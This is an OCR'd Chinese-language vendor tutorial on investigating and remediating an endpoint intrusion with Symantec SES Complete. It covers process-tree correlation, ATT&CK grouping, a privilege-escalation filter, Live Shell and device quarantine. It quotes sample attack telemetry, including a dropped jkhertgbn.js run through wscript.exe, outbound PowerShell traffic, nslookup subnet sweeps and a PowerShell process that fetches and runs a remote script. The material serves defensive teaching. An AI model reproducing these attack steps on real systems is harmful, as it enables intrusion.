
假設您發現某項可疑活動，或單純是某項有趣的活動，並希望進一步調查。SES Complete 能輕鬆呈現該程序及其先前與之後所執行的所有活動。例如，您發現 PowerShell 對可疑主機執行異常的網路活動。

TIME	DESCRIPTION	DEVICE NAME	EVENT TYPE ID
Dec 16, 2022, 9:14:29 AM	Outbound: powershell.exe sent 298392 bytes to 52.55.161.82:443 and received 1054677 bytes from 172.28.48.7:50798 via HTTPS,TLS.	Victim-1	8007-Host Network Activity

點擊事件左側的箭頭以開啟事件詳細資訊，並向下捲動至「Correlation ID」欄位。此為整個流程樹的唯一識別標記。

TIME	DESCRIPTION	DEVICE NAME	EVENT TYPE ID
Dec 16, 2022, 9:14:29 AM	Outbound: powershell.exe sent 298392 bytes to 52.55.161.82:443 and received 1054677 bytes from 172.28.48.7:50798 via HTTPS,TLS.	Victim-1	8007-Host Network Activity
Correlation ID	BEBEA52A-69EC-5DED-415E-6DE364E5FCF4		


點擊「Correlation ID」欄位右側的複製圖示，複製Correlation ID 值。接著切換至「調查」標籤頁。在「Filter by」欄位輸入「Correlation ID：」，並從剪貼簿貼上該關聯 ID。您將獲得整個流程樹的檢視畫面，以及該流程樹中所有程序執行的每項事件。




這提供了一份從最早先前（在本例中為啟動Chrome瀏覽器的explorer.exe）開始的活動順序清單。其中一種操作方式是瀏覽資料以尋找有趣事件，我們很快便發現了在本地機器上建立並啟動腳本的chrome.exe。

Dec 16, 2022, 9:12:00 AM	chrome.exe created jkhertgbn.js.	Ingress Tool Transfer	---
Dec 16, 2022, 9:12:02 AM	chrome.exe launched wscript.exe.	Command and Scriptin... + 1 other	"C:\Windows\System32\wscript.exe" jkhertgbn.js

加速調查的一種方法是進一步篩選事件，例如僅顯示進程事件。由此我們能迅速發現可疑腳本正在執行各類Discovery ATT&CK 技術。推測威脅行為者正藉此探查環境，以判斷這台機器是否具備攻擊價值。




當您獲得一些可能需要在未來調查中重新檢視或重複使用的查詢時，可點擊「儲存搜尋」圖示將查詢內容保存。以下查詢範例將顯示該程序群組執行過的所有檔案、登錄檔及網路活動。




點擊「開啟搜尋」圖示（位於「儲存」按鈕右側），以便下次需要時能快速找到該查詢。


另一種掌握整個程序樹運作概況的方法，是運用 SES Complete 的「按群組分組」邏輯。透過「按進程分組」功能，可清晰掌握涉及哪些程序。



點擊事件計數將顯示該程序的所有活動。這能迅速揭示威脅正利用 nslookup 對本地子網中的所有機器執行遠端系統偵測。請注意最右側欄位中 nslookup 命令列不斷變化的 IP 位址。




或許更有用的是透過MITRE ATT&CK進行分組，以掌握整個流程群組所採用的技術概況。點擊任何事件計數即可查看相關活動的詳細資訊。



尋找權限提升

攻擊者通常需要提升其權限等級才能達成目標。SES Complete 使此類情況極易被發現。


前往「調查」標籤頁，並使用篩選條件「NOT Actor Integrity Id：(5-High OR 6-System) 且 PROCESS INTEGRITY ID：(5-High OR 6-System)」進行篩選。您將立即獲得所有以高於其父程序完整性等級啟動的程序清單。




使用Live Shell進行自訂調查

即使SES Complete具備強大的功能，您有時仍可能希望使用自己的工具。SES Complete讓這變得極其簡單。

首先，請確保您已在偵測與回應政策中啟用 LiveShell。




接著，只需瀏覽至該端點，選擇「More Actions」，然後點選「啟動LiveShell Session」即可。



基於安全考量，系統將提示您輸入憑證以存取該裝置。


能夠與 SES Complete 進行通訊，讓您得以持續從控制台執行修復措施、提供安全性更新、執行額外的修復作業、以及更多功能。



保安資訊
SAVETIME
INFORMATION SECURITY

隔離裝置

若裝置遭入侵，您可將其隔離於其他裝置之外，以防止感染擴散，並阻斷受感染裝置的C&C通訊流量（包含資料外洩行為）。您可在SES Complete的任何介面選擇該裝置，例如事件視覺化介面、事件記錄頁面或裝置詳細資訊頁面，接著點選「Quarantine Device」。




在隔離期間，該裝置僅能與 SES Complete 進行通訊，並可選擇性地與您指定的任何主機建立連線（例如提供存取權限的安全工具檔案共享）。透過與SES Complete 的通訊能力，您得以持續執行以下操作：從 SES Complete 發動修復措施、提供安全更新、執行額外修復程序等。

LIVE SHELL 亦可用於執行自訂修復步驟。


以Live Shell自訂修復方案

我們先前已了解 SESC 的 Live Shell 如何讓您對端點執行自訂調查。Live Shell 亦可用於執行自訂修復步驟。本文將展示如何判斷端點上當前正在運行的程序，並強制終止惡意程序。


首先，請確保您已在偵測與回應政策中啟用 LiveShell。




透過選取端點、點選「More Actions」，然後選擇「Start Live Shell Session」來連線至該端點。



系統將提示您輸入憑證以存取該裝置。



要找出所有正在執行的 PowerShell 程序，我們使用內建指令 Get-WMIObject。當然，您也可以改用任何其他原生 PowerShell 指令，或下載您偏好的工具。



SES Complete 背後是一支頂尖團隊，持續評估最新惡意軟體。賽門鐵克專業工程師團隊不斷更新 SES Complete 的防護與偵測機制，以應對最新威脅與活動。

惡意 PowerShell 指令與正在執行的良性 PowerShell 程序（包括我們自身的 Live Shell Session）明顯不同。它會從網路下載並執行腳本，其程序識別碼為 1700。

接著我們使用 PowerShell 的 Stop-Process 指令終止惡意腳本，並再次檢視所有正在執行的 PowerShell 程序，以確認其已成功終止。

